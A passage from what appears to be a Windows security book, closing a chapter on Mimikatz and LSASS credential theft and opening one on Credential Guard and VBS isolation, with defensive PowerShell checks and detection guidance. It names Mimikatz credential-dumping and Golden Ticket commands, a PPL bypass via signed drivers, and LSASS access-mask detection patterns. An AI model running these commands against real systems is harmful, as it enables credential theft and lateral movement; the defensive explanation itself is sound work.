That is exactly what Virtualization-Based Security does in Windows 10 1507 [621]. Hyper-V boots before the Windows kernel and creates two Virtual Trust Levels: VTL0 is the normal Windows kernel attackers compromise; VTL1 is Virtual Secure Mode, an isolated execution domain whose memory the VTL0 kernel cannot read because the hypervisor's Second-Level Address Translation tables deny the mapping. Credential Guard hosts an LSA Isolated trustlet (LSAISO) in VTL1 that holds the high-value credential material; the VTL0 LSASS process holds only obfuscated references that LSAISO can resolve. A Mimikatz invocation in VTL0 can still extract the references, but the references no longer dereference to a credential the VTL0 kernel can read.

> As long as the kernel that protects LSASS executes in the same privilege ring as the kernel an attacker compromises, protections inside that ring provide friction rather than strong isolation. The credential cache must live in a different privilege domain than the kernel that the attacker can compromise.

The way out, foreshadowed

Hardware-rooted isolation of the credential cache is the structural answer Microsoft chose, and in this design space it is the robust answer: move the secret

where the VTL0 kernel cannot map it. Virtualization-Based Security, Credential Guard, and the LSAISO trustlet in VTL1 are the architectural answer to the architectural problem this chapter proves cannot be closed inside VTL0 [621]. They are the spine of the chapters that follow, beginning with Credential Guard (Chapter 15). This chapter closes its argument by naming the problem precisely so the Credential Guard chapter can name the solution precisely.

> **KEY IDEA** Hardware-rooted isolation of the credential cache (the LSAISO trustlet in a VTL1 the VTL0 kernel cannot read) is the structural answer that changes the privilege geometry. The Credential Guard chapter (Chapter 15) ships it; this chapter names *why* it had to.

The architecture was the problem. What did practitioners do with this evidence at the end of 2014?

Verify it yourself (documented): defensive-state probes

This chapter does not reproduce credential theft. The verification appropriate for a book chapter is the defensive state that explains the historical gap: which credential protections existed, which process was protected, and whether the later VBS answer is present. The following probes are read-only defensive checks; they are meant for an administrator validating their own estate, not for extracting secrets.

○ defensive state checks, not captured on our lab VM. Microsoft documents the registry and WMI surfaces for WDigest, LSA protection, and Credential Guard; expected values below are the states discussed in this chapter.

```
# WDigest plaintext storage disabled by the KB2871997-era default.
Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Control\
   SecurityProviders\WDigest' |
  Select-Object UseLogonCredential
# Expected hardened state: UseLogonCredential = 0 or value absent
   on modern Windows.

# LSA Protected Process enabled for LSASS.
Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa' |
  Select-Object RunAsPPL
# Expected hardened state: RunAsPPL = 1 or 2, depending on UEFI-
   lock configuration.

# Credential Guard / VBS running, the architectural answer beyond
   this chapter's window.
(Get-CimInstance -ClassName Win32_DeviceGuard `
```

```
  -Namespace root\Microsoft\Windows\DeviceGuard)
  .SecurityServicesRunning
# Expected when Credential Guard is running: the array contains 1.
```

The important reading is layered. `UseLogonCredential = 0` removes one plaintext cache. `RunAsPPL` makes LSASS harder to read from VTL0 user mode. `SecurityServicesRunning` containing Credential Guard shows that the high-value long-term secrets have moved to the VBS trustlet model explained in the following chapter. The first two are harm reduction inside the old model; the third is the architectural break from it.

Open problems at the end of 2014

Picture a Fortune-500 security operations center on a Friday afternoon in early December 2014. The team has applied every Microsoft patch through MS14-066 [656], deployed AppLocker on Enterprise SKUs [616], set `RunAsPPL = 1` after a careful LSA plug-in audit [436], applied KB2871997 and verified WDigest plaintext storage was disabled [446], and read the Mitigating Pass-the-Hash v2 whitepaper cover to cover [620]. They run an internal red-team exercise the following Monday. Mimikatz still works. Why?

The credential layer is still essentially open. WDigest plaintext storage is now disabled by default on Windows 8.1 / Server 2012 R2 and later, and can be disabled on down-level patched systems by explicitly setting `UseLogonCredential = 0`; that closes the single most embarrassing primitive Delpy's 2011 demonstration exposed when administrators actually verify the state [446]. But the cached NT hashes that NTLM authentication needs, the Kerberos Ticket-Granting Tickets the SSO contract holds in the LSA ticket cache, and the krbtgt master signing key on any domain controller whose LSASS the attacker can `OpenProcess` against all remain extractable [261, 626]. RunAsPPL stops a Mimikatz invocation from user mode, but it does not stop Mimikatz from invoking its own `mimidrv.sys` driver (or any other vulnerable signed third-party driver) to clear the protection byte from kernel mode and proceed [328, 261]. The same `sekurlsa::logonpasswords` family that worked in May 2011 still works in December 2014 wherever the attacker can reach LSASS from user mode or use a vulnerable signed driver to remove PPL: a realistic condition on many estates of the period.

One open problem the security community debated through 2014 deserves a sharper treatment because it surfaces the *structural* limit of any in-LSASS hardening strategy: why does Microsoft not simply relocate or obfuscate the LSA secret structures whose offsets Mimikatz hard-codes? The Mimikatz codebase carries explicit, per-Windows-build signature and offset tables (for example the `lsasrv LogonSessionList` table in `mimikatz/modules/sekurlsa/kuhl_m_sekurlsa_utils.c`, with package-specific offsets such as WDigest in `kuhl_m_sekurlsa_wdigest.c`) that map every supported Windows build to the byte offsets and signature byte sequences Mimikatz scans for at run time [651]. The maintenance cost on the offensive side is one row per shipped Windows build per quarter. The proposed defensive response (shuffle the struct layouts each cumulative update, randomise the symbol offsets, swap the byte signatures) fails as a defense for three independent reasons. First, cost asymmetry. Microsoft would commit the test, validation, and Windows Hardware Quality Labs re-certification cost of every layout shuffle across every supported Windows SKU, language pack, and architecture every quarter; Mimikatz's maintainers would commit one pull request and one signature-table row per build. Second, defender-side fragility. The same LSASS structures the offsets index are consumed by Microsoft's own security tooling, by every third-party Endpoint Detection and Response agent, and by Windows Error Reporting; randomising the layout breaks the defender's own dependencies first and the attacker's last. Third, adversary-side robustness. Mimikatz already supports pattern-based signature scanning that finds the target structures even when their absolute offsets move; the offset hard-coding is a performance optimization, not a requirement. The structural defense Microsoft is already building is to lift the credential cache out of the VTL0 user-mode process space entirely and into a Virtualization-Based Security trustlet whose memory the VTL0 kernel cannot read. Alex Ionescu's Black Hat USA 2015 "Battle of SKM and IUM" talk lays out the VTL1 / IUM architecture in operator-facing detail and forward-references the Credential Guard design that ships in Windows 10 1507 [661]. The community of this era could see the answer; the architectural prerequisites simply had not yet shipped.

Microsoft is prototyping Virtualization-Based Security and Credential Guard, but the architectural answer ships outside this chapter's window [621]. Even after it ships, Credential Guard requires Windows 10 Enterprise, UEFI 2.3.1, Secure Boot, a 64-bit CPU with virtualization extensions, and (on most estates) a hardware refresh cycle that costs years and millions. The deployment surface that needs the protection most cannot adopt it until well into
2017.

AppLocker still carries its Windows 7 structural gaps in late 2014: the Application Identity service can be stopped by any process running as LocalSystem, after which enforcement degrades open until reboot, and the dual-DACL bypass class (rules that pass both Publisher and Path checks but reach a different binary at runtime) remains unaddressed [616, 627]. Windows Defender Application Control is the kernel-enforced policy successor that closes both gaps, and the subject of the App Control for Business chapter (Chapter 13). It is still a Windows 10 enterprise feature beyond this chapter's window. Secure Boot has its first `dbx` revocation politics in this window: Microsoft's revocation list has to retire compromised UEFI bootloaders without bricking dual-boot Linux installations on the millions of OEM machines that ship with Secure Boot enabled, and the cadence and scope of `dbx` updates becomes a recurring operational point of friction between Microsoft, OEMs, and the Linux distribution community [27, 32]. The Pass-the-Hash v2 tiering recommendations are aspirational for the vast majority of 2014 deployments: a complete tier 0 / tier 1 / tier 2 administrative-account program is a multi-year project that requires Active Directory restructuring, change-management governance, and operator retraining at scale, and most estates that read the v2 paper applied KB2871997 and stopped there [620].

Mimikatz's post-2014 modules (Skeleton Key and DCSync) sit in the same codebase, are anchor events beyond this chapter's window, and define the credential-replay horizon this chapter's reader is staring at [647, 653].

The defining open question at the end of 2014 is how Microsoft isolates a long-lived user-mode process (LSASS) holding the most valuable secrets in the operating system from an administrator-privileged attacker on the same host, without breaking the hundreds of in-tree dependencies LSASS has accumulated since NT 3.1. The answer (Virtualization-Based Security plus the trustlet model) is the subject of the Credential Guard chapter (Chapter 15). It requires a hypervisor, a hardware-rooted boot chain, a re-architected LSA plug-in protocol that splits sensitive operations into LSAISO trustlet calls, and an operational deployment story that took Microsoft from late 2014 prototypes to general availability in 2015 and broad enterprise adoption only by 2018-2019.

> **The credential layer is still essentially open.** At the end of 2014, WDigest plaintext storage is closed by default on the newer branch and closable by registry on patched down-level systems. NT hashes, Kerberos TGTs, the krbtgt master key, and other secrets LSASS holds in recoverable form remain extractable by an attacker on the same host who can reach LSASS or load a

> kernel driver. The architectural answer (Credential Guard in Windows 10 1507) ships eight months later [621]. This chapter's window proves the problem is real; the Credential Guard chapter (Chapter 15) ships the answer.
>
> **The deployment gap.** Even at end-of-2014, with every Microsoft control available, many large estates had applied KB2871997 or the WDigest registry change [446] but had not completed the harder controls. Tiering [620] is a multi-year program. RunAsPPL [436] requires an LSA plug-in audit that breaks any custom credential provider not yet re-signed at the PPL signer level. The architectural answer (Credential Guard in 2015 [621]) arrives to a deployment surface still struggling to deploy the 2013 controls. The gap between *the security primitive Microsoft shipped* and *the security primitive a Fortune-500 estate actually had running* was unusually large, and it grew through the Windows 10 1507 General Availability window.

The eight open problems are therefore concrete, not rhetorical:

1. **Credential cache isolation.** LSASS still holds NT hashes, Kerberos tickets, and domain-controller secrets in VTL0-readable memory.
2. **Same-ring enforcement.** RunAsPPL is valuable friction, but a kernel-mode adversary or vulnerable signed driver can alter the protection state it relies on.
3. **Offset-table economics.** Moving LSASS structures raises Microsoft's compatibility and validation cost more than it raises Mimikatz's signature-maintenance cost.
4. **Administrative tiering.** The Pass-the-Hash v2 answer is organizational (tier 0 isolation, PAWs, account separation) and most 2014 estates cannot complete it quickly.
5. **Application-control survivability.** AppLocker reduces commodity launch paths but remains user-mode-service-dependent and is not yet WDAC's kernel-enforced policy model.
6. **Boot-chain politics.** Secure Boot and `dbx` revocation work, but every revocation has OEM, Linux-shim, recovery-key, and help-desk blast radius.
7. **Credential-replay horizon.** The same codebase is about to operationalise Skeleton Key and DCSync just beyond this chapter's window, so the defender cannot treat 2014 as an endpoint.
8. **Deployment lag.** The architectural answer needs VBS-capable hardware, Enterprise licensing, LSA plug-in compatibility, and years of estate churn before it protects the machines that need it most.

None of those admits a complete 2014-era technical solution. So how does a practitioner read the 2009-2014 primitives against a 2026 Windows 11 baseline?

Practical guide: Reading the 2009-2014 primitives against a 2026 Windows 11 baseline

The previous nine sections built the structural argument. This section answers the operator's question: which of these 2009-2014 primitives are still load-bearing in 2026, and which were superseded?

Which 2009-2014 primitives are still load-bearing in 2026

Primitive (2009-2014)	Still in use 2026?	Superseded by
AppLocker (Win 7+) [616]	Yes, on Windows 10/11 Enterprise estates	App Control for Business (WDAC) for new deployments
ELAM (Win 8+) [42]	Yes, load-bearing for the boot chain on every supported Windows	Unchanged primitive; Defender's WdBoot.sys is the in-box ELAM driver
UEFI Secure Boot (Win 8+) [27]	Yes; mandatory for Windows 11 hardware certification	Strengthened with mandatory dbx revocation enforcement
AppContainer (Win 8+) [625]	Yes; substrate for MSIX, Edge renderers, and packaged-app isolation	Generalized across packaged Win32 app models
LSA Protected Process (Win 8.1+) [436]	Yes; *on by default* on **new installations** of Windows 11 22H2 and later when requirements are met (upgraded systems and policy-disabled systems require explicit enablement)	Complemented by Credential Guard on enterprise hardware
Restricted Admin RDP (Win 8.1+) [446]	Yes; still recommended	Remote Credential Guard (Win 10 1607+) for high-tier environments
WDigest plaintext disablement (KB2871997) [446]	Disabled by default on Windows 8.1 / Server 2012 R2 and later; verify `UseLogonCredential = 0` on patched down-level systems	Unchanged primitive; WDigest itself is essentially deprecated
Mitigating Pass-the-Hash tiering model [620]	Yes; lives on as Privileged Access Workstations and Enterprise Access Model	*Securing Privileged Access* online documentation

Two surprises in the table. First, LSA Protected Process is *on by default* on many **new installations** of Windows 11 22H2 and later when hardware and policy requirements are met. Which closes the gap for newly shipped devices, though estates that upgraded from earlier Windows versions or explicitly disabled the

feature still require the manual, MDM, or GPO enablement step that defined the 2014-2020 period. Second, AppLocker is still in production on enterprise estates ten-plus years after Windows 7 General Availability; the WDAC successor is the recommendation for new deployments, but the installed AppLocker base did not get replaced.

Mimikatz tradecraft as the floor of red-team capability

On pre-Credential-Guard Windows estates that still expose reusable secrets in VTL0, Mimikatz's 2011-2014 module set defines the floor of red-team capability. `sekurlsa::logonpasswords` reads recoverable LSA-cached credential material the operator's privileges allow [261]. `sekurlsa::tickets /export` extracts Kerberos tickets from the LSA cache that the operator's context can reach. `lsadump::secrets` reads LSA private secrets. `lsadump::sam` reads local SAM hashes. `kerberos::ptt` re-imports tickets for replay. `kerberos::golden` forges Golden Tickets given a stolen krbtgt hash [650]. This chapter's 2009-2014 primitives are the foundation any practitioner reasoning about lateral movement in a Windows-AD estate uses every day, and the conceptual model Sean Metcalf documented on ADSecurity.org remains the canonical operator-grade reference.

Detection

Where to look. Sysmon ProcessAccess events on LSASS (event ID 10) record one process opening another process and are specifically documented as useful for detecting tools that read LSASS memory for credential theft [662]. Granted Access masks such as `0x1010`, `0x1410`, or `0x143A` are common high-signal heuristics for LSASS read/dump behavior rather than canonical requirements; treat them as starting points to combine with source-image allowlists, signer state, PPL state, and MITRE ATT&CK T1003.001 context [663]. `PROCESS_QUERY_LIMITED_INFORMATION` appears in legitimate tooling too (Task Manager, performance tools, and EDR sensors can request it) so these masks need suppression logic rather than a raw alert. Windows Security event 4673 (sensitive privilege use) on `SeDebugPrivilege` fires when a process adjusts its token to enable debug privileges (the prerequisite for `privilege::debug`) which is interesting in itself when the actor is not a known debugger. System Access Control Lists on the krbtgt account, paired with Domain Controller audit subcategories for Kerberos AS-REQ and TGS-REQ, surface the AS-REQ-without-corresponding-logon anomalies that Golden Ticket use produces [650]. Microsoft Defender for Identity raises Suspected Golden Ticket and Suspected Skeleton Key alerts on its analysis of domain-controller telemetry (the Skeleton Key alert points

past this chapter's window). The ETW/EDR substrate that carries these signals is the ETW chapter's subject (Chapter 25).

> **Restricted Admin can enable lateral movement.** The same Restricted Admin flag that closes the disclosure-at-server gap [446] can also be paired with Pass-the-Hash from a compromised host so an actor who already holds reusable NTLM material authenticates to the target RDP server without knowing the plaintext password [261]. Restricted Admin is a *disclosure* mitigation, not a *replay* mitigation. Combine it with Remote Credential Guard (Windows 10 1607+) on tier 0 administrative paths.
>
> **Practitioner decision guide for a 2026 Windows estate inheriting a 2014 baseline.**
>
> 1. Apply KB2871997 everywhere it is relevant; on down-level Windows, explicitly set and verify `UseLogonCredential = 0`, and on modern Windows verify that no policy or legacy application has re-enabled WDigest plaintext storage.
> 2. Enable `RunAsPPL = 1` after a one-cycle LSA plug-in audit. Plan a rollback for any custom credential provider not yet re-signed at the PPL signer level [436].
> 3. Adopt the Pass-the-Hash v2 tiering model as planning vocabulary, then operationalise it as Microsoft's *Securing Privileged Access* / Enterprise Access Model documentation. Multi-year program; treat as a roadmap [620].
> 4. Use Restricted Admin for administrative RDP; promote to Remote Credential Guard on tier 0 paths.
> 5. Run AppLocker on every Enterprise SKU you have not yet migrated to WDAC [616]. Ensure the Application Identity service (`AppIDSvc`) is set to start automatically by policy, since AppLocker does not enforce when it is stopped.
> 6. Enable Secure Boot, Measured Boot, and BitLocker (TPM + PIN) on every laptop [27]. Microsoft's default platform validation profile on native UEFI + Secure Boot systems is PCR 7 (Secure Boot State) and PCR 11 (BitLocker access control), which is the *correct* profile to use when Secure Boot is on and the platform's option ROMs are trusted [193]. For hardened estates that want to detect tampering with the UEFI firmware itself, the option-ROM configuration, or the boot-manager binary independent of Secure Boot's signature check, expand the profile to PCRs 0, 2, 4, 7, 11: adding PCR 0 (UEFI firmware code), PCR 2 (option-ROM code), and PCR 4 (boot-manager binary measurements) on top of the default [105]. The hardened profile generates more BitLocker recovery-key prompts after legitimate firmware updates, so the operational cost is real and the choice between the two profiles is the standard balance between detection coverage and help-desk load.
> 7. Enable Credential Guard (Windows 10 1607+, and default-enabled on many Windows 11 22H2+ devices that meet requirements) wherever hardware, SKU, and application compatibility permit [621, 664]. This is the architectural answer; everything above is harm reduction.

The 2009-2014 primitives are still here. So is Mimikatz. The Credential Guard chapter (Chapter 15) explains why, and what Microsoft did about it.

Closing

Skeleton Key. Virtualization-Based Security. Credential Guard. The credential-protection arc opens on January 17, 2015, with the same Mimikatz codebase and a new technique, and the chain's first architectural answer is the next chapter.

▪ **BEQUEATHS** This chapter hands the next links a precisely named, unsolved problem: *on a host where the adversary can reach administrator and load a driver, recoverable reusable credential material LSASS holds in VTL0 is readable, and controls inside that same privilege domain can add friction but not isolation.* The architectural answer (lift the secrets out of VTL0 into a Virtualization-Based Security trustlet) is the Credential Guard chapter (Chapter 15). The protocol-level corollary (that a stealable, replayable NT hash is an indefensible credential and must be retired) is the death-of-NTLM chapter (Chapter 16). What this chapter does **not** bequeath is any fix of its own: it ships no control, only the brief. The downstream replay primitives it names each inherit the same bearer-credential weakness: Kerberos ticket forging and the Golden Ticket (Kerberos, Chapter 17; KRBTGT, Chapter 18), the hash-to-PRT evolution of Pass-the-Hash into the cloud-join era (Pass-the-Hash to Pass-the-PRT, Chapter 19), and the token-impersonation and "Potato" abuse of `SeImpersonatePrivilege` (Windows Access Control, Chapter 22; SeImpersonate, Chapter 24), and carry it into their own domains.

CHAPTER 15

Credential Guard

TRUST-CHAIN LEDGER

INHERITS	VTL1 isolation. A secure world whose pages no VTL0 token can map, enforced by the hypervisor's SLAT (Chapter 6, The Secure Kernel); and HVCI's separate signature / W^X gate for VTL0 kernel-mode code (Chapter 8, Code Integrity).
PROMISE	An attacker with SYSTEM and `SeDebugPrivilege` in VTL0 cannot read a signed-in user's protected credential material (the NTLM hash, Kerberos long-term key, and Kerberos TGT) because that material is held by `LsaIso.exe`, reachable solely across the serviced VTL0→VTL1 boundary.
TCB	The hypervisor, the Secure Kernel, and the `LsaIso.exe` trustlet (VTL1). The NT kernel the attacker can own is explicitly *outside* it.
ADVERSARY → BREAK	Pass-the-Challenge. An attacker who owns `lsass.exe` cannot read the key, but can ask the trustlet to *use* it and harvest the derived NTLM response. Separately, Kerberos service tickets minted for the session remain outside Credential Guard's storage promise. The Promise ends at *storage*, not *use*.
RESIDUAL	Service-ticket replay → Kerberos (Chapter 17) and KRBTGT (Chapter 18); token / Potato escalation → Windows Access Control (Chapter 22) and The SeImpersonate Primitive (Chapter 24); cloud bearer-token theft → Zero Trust (Chapter 26) and Continuous Access Evaluation (Chapter 27).
BEQUEATHS	"Long-term secrets are out of VTL0 reach". The signed-in NTLM hash, Kerberos long-term key, and TGT can no longer be read from any VTL0 process, the floor that the Death of NTLM chapter (Chapter 16) builds on. Does NOT provide: service-ticket

isolation, token binding, or protection for anything outside the endpoint trustlet boundary (generic Credential Manager entries, the domain-controller `NTDS.dit`, typed plaintext).

PROOF ✓ `deviceguard.txt`, ✓ `lsass-ssp.txt`. Live lab VM, hash-gated at the point of claim; ○ documented for the trustlet internals (Microsoft Learn, Lyak, Ionescu).

The Reasoner's question. After Credential Guard, what can an attacker who owns this machine no longer get, and what can they still get anyway?

▪ **FOUNDATIONS — WHAT YOU NEED BEFORE THIS CHAPTER**

- **VTL0 / VTL1.** Virtualization-Based Security splits the machine into two *Virtual Trust Levels*. VTL0 is the "normal world" where Windows, your shell, and your malware all run. VTL1 is the "secure world", a second, smaller kernel the hypervisor isolates from VTL0 with hardware page-table permissions (SLAT). VTL0 cannot map VTL1's memory, *regardless of privilege*.
- **Trustlet.** A binary signed at Signature Level 12 carrying two Microsoft Extended Key Usages: a Windows System Component Verification EKU (`1.3.6.1.4.1.311.10.3.6`) and an Isolated User Mode EKU (`1.3.6.1.4.1.311.10.3.37`) that no commercial CA can issue. The Secure Kernel loads it into VTL1 at boot. `LsaIso.exe` is Trustlet ID
  1. The dual-EKU gate is what stops an attacker dropping a counterfeit `LsaIso.exe`.
- **NTOWF.** The "NT One-Way Function", the MD4 of the user's password, a.k.a. the NTLM hash. Possessing it lets you authenticate *as* the user without the password (Pass-the-Hash).
- **Long-term key vs. session key.** A user's *long-term* Kerberos key (derived from the password) authenticates to the KDC. Each ticket request returns a *service ticket* carrying a fresh session key, which the agent must hold to put on the wire. Credential Guard isolates the former and, as we will see, *not* the latter.
- **SSP / `lsass.exe`.** The Local Security Authority Subsystem hosts the Security Support Providers (NTLM, Kerberos, `cloudap`, Schannel…) that speak authentication protocols. Historically it also *held the keys* those protocols consume, which is why dumping `lsass.exe` was the canonical credential theft.

The 3:14 a.m. Mimikatz that returned an empty hash

It is 3:14 a.m. on a 2026 Windows 11 24H2 box. The operator has SYSTEM and `SeDebugPrivilege`. The operator has bypassed Protected Process Light the way PPLdump [449] did in 2021, has dumped `lsass.exe` with `sekurlsa::logonpasswords` from Mimikatz [261], and is staring at the screen.

For the seven years before mid-2015, the next line on that screen would have been the user's NTLM hash. Tonight, the next line is something else entirely.

schematic Pypykatz output on a Credential-Guard-on box; field names per the PassTheChallenge README · not captured on our lab VM

```
[LSA Isolated Data]
    NtlmHash
      Is NT Present : True
      Context Handle: 0x0000000000c8...     # opaque per-logon
  trustlet reference
      Proxy Info    : <pointer into lsass-side session state>
      Encrypted blob: a000000000000000 0800000064000000 ...   #
  AES-GCM, key only in VTL1
      DPAPI         : <16-byte GUID prefix + wrapped blob>     #
  ties the record to the per-user DPAPI chain
```

This schematic block is structurally identical to the PassTheChallenge README [667] example, with identity details removed. Hex prefix, field names, and embedded `NtlmHash` ASCII tag are the artifact that tells the operator the architectural shift happened.

The literal string `[LSA Isolated Data]` sits where the NTLM hash used to sit. In the PassTheChallenge README example, the protected record begins with the recognizable prefix `a000000000000000`, and the visible ASCII tag `4e746c6d48617368` decodes to `NtlmHash`: serialized metadata survives, the value does not.

This is the deep look at the canonical VBS trustlet responsible for that empty hash. The VBS Trustlets chapter (Chapter 7) uses `LsaIso.exe` as its running example; this chapter unfolds the things that matter most about it: the extraction history that motivated the design; what `LsaIso.exe` actually computes and what every field of the encrypted blob means; Pass-the-Challenge, the residual class Credential Guard was never going to close; and the honest, Microsoft-documented limits [311], enumerated.

A note on intent and verification: this is defensive research. Every primary source was verified live on 2026-05-11, against the public web; every command and

tool named is in the open-source security canon, used today by Microsoft's own product teams, by enterprise red teams, and by every blue team that takes the storage-versus-use distinction seriously.

The hash is not in the dump because the hash is no longer in the process. Where it went, and why Microsoft moved it, is thirty-three years of `lsass.exe` history.

Why LSASS became the single highest-value memory dump on Windows (1993 to 2014)

Thirty-three years before the empty hash, `lsass.exe` shipped in Windows NT 3.1. It was not, at first, the most-attacked process on Windows. It became that, slowly, over the course of a public tool lineage and one architectural realization. This is the tradition the trustlet was built to break.

> ◆ **DEFINITION — LSASS.EXE (LOCAL SECURITY AUTHORITY SUBSYSTEM SERVICE)** The user-mode Windows service that handles interactive logon, NTLM challenge-response, Kerberos AS/TGS exchanges, security-policy enforcement, password changes, and the loading of every Security Support Provider DLL the system uses for authentication. Until Credential Guard, it also held every long-lived authentication secret for every signed-in user in its own process memory, because the protocols it implemented required the secret to be present when the network talked to it. See the canonical LSA Authentication [668] reference.

The architectural reason `lsass.exe` had to hold the secret is structural to the protocols it speaks. NTLM and Kerberos are challenge-response protocols: the client proves possession of a value *derived* from the password every time it authenticates: the NTOWF (the MD4 of the UTF-16-LE password) for NTLM, or a long-term key for Kerberos. With respect to the network, that derived value *is* the credential. How the response is computed, and why holding the NTOWF is equivalent to holding the password (Pass-the-Hash), is developed in The Death of NTLM chapter (Chapter 16). What matters here is the consequence: for single-sign-on to work (the user types the password once, the OS uses it transparently for every later authentication that day) something has to remember that derived value, in clear, in a process that wakes up whenever a remote service asks the kernel to authenticate. That something is `lsass.exe`. Until 2015, "remembers" meant "holds the bytes in process memory."

The eleven-year road from hash to LSASS dump

The path from "the hash is the password" to "dump it from `lsass.exe`" took eleven years, and it is told in full elsewhere: the Pass-the-Hash framing in The Death of NTLM chapter (Chapter 16), and the tool lineage (Pass-the-Hash Toolkit, Windows Credential Editor, Mimikatz) in the Mimikatz chapter (Chapter 14). Only the beats that forced the architecture matter here. In 1997 Paul Ashton showed that a client proving possession of the hash makes the hash the credential [666]. In 2008 Hernan Ochoa's Pass-the-Hash Toolkit [669] turned "dump the hash from `lsass.exe` memory" into a public, repeatable post-exploitation primitive: no cracking, just `OpenProcess(VM_READ)` on `lsass.exe` and a parser. From 2011 Mimikatz [617] industrialized the trail, and its `sekurlsa::logonpasswords` added plaintext recovery from WDigest: a digest SSP that kept the encrypted password and its encryption key in `lsass.exe` memory at once so it could answer challenges on demand.

> ❝ **QUOTED SOURCE** It's like storing a password-protected secret in an email with the password in the same email. (Benjamin Delpy, on the WDigest plaintext-cache architecture)

On April 6, 2014, at 22:02:03, Delpy committed Mimikatz 2.0 to GitHub as open source [261] the compile timestamp is in the README banner, verbatim, and Microsoft's lead time on every WDigest-class disclosure dropped from "months" to "the next minute any attacker reads the README." On May 13, 2014, KB2871997 [670] shipped: on Windows 8.1 and Server 2012 R2 and later, the registry value `WDigest\UseLogonCredential` defaults to `0` and WDigest no longer caches plaintext credentials in `lsass.exe` memory. The plaintext leg closed. The hash leg could not, because the protocol required it.




Figure 15.1: The LSASS extraction lineage that motivated Credential Guard: from Ashton's 1997 Pass-the-Hash proof through Mimikatz to KB2871997 (1997–2014). Full tool mechanics belong to Chapter 14.

By May 2014, Microsoft had patched what could be patched. Mimikatz 2.0 was on GitHub. The hash was still in the process, because it had to be. The next move had to be architectural. But before Microsoft made that move, they tried four other things.

What Microsoft tried before trustlets (1993 to 2014)

If you cannot move the secret, what can you do? Microsoft tried four answers between 1997 and 2014. Each is in production today. None of them moves the secret.

Generation 0: LSASS as an ordinary NT process (1993)

The baseline generation was no protection at all: `lsass.exe` ran as an ordinary user-mode system process, and the NT kernel that an administrator or driver could control owned the address space holding the credentials.

Generation 1: SYSKEY and on-disk hardening (1997)

SYSKEY moved part of the SAM protection story into boot-time key material, hardening at-rest password-verifier storage without changing the live-session fact that `lsass.exe` still had to hold usable secrets in memory.

Generation 2: Vista's Protected Process (2007)

In Windows Vista, Microsoft introduced the Protected Process [671] primitive: a binary signed under a designated Microsoft media-protection certificate could run in a process whose memory other Windows processes, including processes running as administrator, could not read or modify. The reason was DRM. Audio and video pipelines wanted a way to keep AACS and PlayReady decryption keys out of debuggers. The Protected Process primitive was not, in 2007, applied to `lsass.exe`. Six years passed before Microsoft generalized it.

Generation 3: LSA Protection / `RunAsPPL` (2013)

In Windows 8.1, Microsoft generalized Protected Process into Protected Process Light (PPL) [328], a signer-level lattice that allowed multiple signer "kinds" to live alongside the original DRM kind, and the `RunAsPPL` registry value lit up `lsass.exe` as a PPL (the Protected Process Light chapter, Chapter 10, develops the primitive in full).

◆ **DEFINITION — PROTECTED PROCESS LIGHT (PPL)** A Windows process that runs at a signer-level higher than ordinary administrator processes, such that ordinary administrators cannot open it for memory read or for code injection. Created in Windows 8.1 as a generalization of the Vista Protected Process primitive. Enforcement is done by the NT kernel: `OpenProcess` with `PROCESS_VM_READ` from a non-PPL caller returns `ERROR_ACCESS_DENIED` (0x5) [328] regardless of the caller's token privileges.

itm4n's reference write-up of `RunAsPPL` [328] reproduces what Mimikatz sees on a PPL-protected `lsass.exe`: the call to `OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, FALSE, lsass_pid)`, the verbatim opener of `kuhl_m_sekurlsa_acquireLSA()`, fails with `0x00000005`, `ERROR_ACCESS_DENIED`. The hash extraction routine never runs, because the attacker cannot read the page.

itm4n's writeup is also the canonical source for what `RunAsPPL` is *not*. The same NT kernel that enforces PPL is the kernel the attacker is trying to subvert. Two bypass classes exist in the public record. The first is kernel-mode: an attacker who loads a signed driver, including Delpy's own `mimidrv.sys` [328], can suspend PPL enforcement from kernel-space because the kernel is the enforcement mechanism. This is the *bring your own vulnerable driver* bypass class.

